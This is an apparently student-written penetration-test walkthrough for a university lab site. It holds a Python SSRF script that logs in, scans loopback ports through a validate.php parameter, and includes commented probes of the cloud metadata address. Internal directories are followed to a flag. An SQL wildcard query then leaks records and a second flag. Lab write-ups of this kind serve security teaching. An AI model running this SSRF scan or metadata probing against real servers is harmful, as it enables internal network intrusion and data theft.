The SSRF vulnerability is in the web application's edit profile functionality. This can be accessed by authenticated users from the profile page (http://assignment-hermes.unimelb.life/profile.php). Once a user types website and clicks validate website button, the website is passed to validate.php as a parameter of ajax get request.




Figure 3.1: explained in Figure 3.2.




Figure 3.2: Screenshots of the web application's validate website functionality. 1: type website. 2: click the validate website button. 3: ajax get request to validate.php with the website as a parameter.

<u>Exploit: Leaking sensitive information (Flag)</u>

The following table provides a proof of concept for an attack that exploits this vulnerability. The python script is used for this attack and explained in the following table. ***<u>The python script is also attached with this file (ssrf.py).</u>***

Step	Screenshot	Explanation

1	File Edit Format Run Options Window Help
	`import requests`
	`import string`
	`import time`
	
	`#login auth payload`
	`payload = {'user': 'katsuhidei', 'pass': 'katsuhidei'}`
	`#login auth page`
	`url_auth = 'http://assignment-hermes.unimelb.life/auth.php'`
	`#url and ?username=`
	`url_target = "http://assignment-hermes.unimelb.life/validate.php'`
	
	`#query`
	`query_no_admin = "http://127.0.0.1:{port}"`
	`#query = "http://127.0.0.1:{port}/admin"`
	`#query_address_no_admin = "http://assignment-hermes.unimelb.life`
	`#query_address = "http://assignment-hermes.unimelb.life:{port}/a`
	`#query_aws_no_admin = "http://169.254.169.254:{port}"`
	`#query_aws = "http://169.254.169.254:{port}/admin"`
		Import required libraries.
		
		Payload stores the login credentials. url_auth stores the URL to get login authentication. url_target stores the URL to send the request. query_no_admin stores loopback address.
		
		makeRequest function is to create a request and get a response from the url_target.
		
		The code firstly gets authenticated session.

```
#query_sub_list = [query_192_sub]

def makeRequest(url_target,query,s):

    #set parameters
    params = {"web": query}

    #make the request
    x = s.get(url = url_target,params = params)

    #remember response time
    time = x.elapsed.total_seconds()

    #content length
    content_length = int(x.headers['content-length'])

    #return the content of the response & response time
    return x.text, time, content_length

#login session
with requests.Session() as s:

    #get auth
    s.post(url_auth, data=payload)
```

2

```
#------------------------port scanning 127-------------------------

    #non_invalid = []
    for q in query_127_list:
        for port in range(9000):
            response = makeRequest(url_target,q.format(port=port),s)
            print(q.format(port=port))
            print("returned text is \"" + response[0] + "\"")
            #print("request elapsed time (second) is " + str(response[1]))
            #if response[0] != "Invalid Website provided" or response[0] != "Does this look correct to you?"
                #non_invalid.append(q.format(port=port))

            time.sleep(2)

    #print("non_invalid is :")
    #print(non_invalid)
    print("done!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!")

#------------------------query--------------------------------
```





```
returned text is "Does this look correct to you?"
http://127.0.0.1:8873/admin
returned text is "&lt;head&gt;
&lt;title&gt;Error response&lt;/title&gt;
&lt;/head&gt;
&lt;body&gt;
&lt;h1&gt;Error response&lt;/h1&gt;
&lt;p&gt;Error code 404.
&lt;p&gt;Message: File not found.
&lt;p&gt;Error code explanation: 404 = Nothing matches the q
&lt;/body&gt;
Does this look correct to you?"
http://127.0.0.1:8874/admin
returned text is "Does this look correct to you?"
http://127.0.0.1:8875/admin
returned text is "Does this look correct to you?"
http://127.0.0.1:8876/admin
```


The first website to test is "http://127.0.0.1:{port}".

This is a loopback address, and the port is {port}.

The code iterates from 0 to 9000 port.

The result shows port 8873 has different output from other ports.

3		Now we use burp to get a response for http://127.0.0.1:8873/. **The result shows there is documents, random and storage.**
4		Next, go down to http://127.0.0.1:8873/documents/. **The result shows there is background-checks, bio and resumes.**
5		Now go down to http://127.0.0.1:8873/documents/background-checks/. **The result shows there is sensitive.**
6		Now go down to http://127.0.0.1:8873/documents/background-checks/sensitive/. **The result shows there is flag.txt.**

7		Now go to http://127.0.0.1:8873/documents/background-checks/sensitive/flag.txt. **The result shows the flag "FLAG{Pivot_life_is_good}".**

Section 4 – SQL Wildcard Attack exploitation walkthrough

The SQL Wildcard Attack vulnerability exists in the web application's API page (http://assignment-hermes.unimelb.life/api/store.php?name=OSCP). The query "OSCP" is passed to the store.php as a parameter of a get request. We also need the API key in the header to request the training information.




Figure 4.1: explained in Figure 4.2.






Figure 4.2: screenshots of the web application's API call functionality. 1: the instruction to get the training data. 2: add API key in the header. 3: training data response.

<u>Exploit: leaking information (Flag)</u>

The following steps provide a proof of concept for an attacker to exploit this vulnerability.

Step	Screenshot	Explanation
1		Firstly, we put wild card as an argument "name=%%". **The result shows all information about training.** **Also, when we check if there is a "flag" string, there are 2 matches shown.**

2		Now we type argument “name=COMP90074-1337”. **We can find flag “FLAG{Welcome_to_the_wild_wild_web!}”.**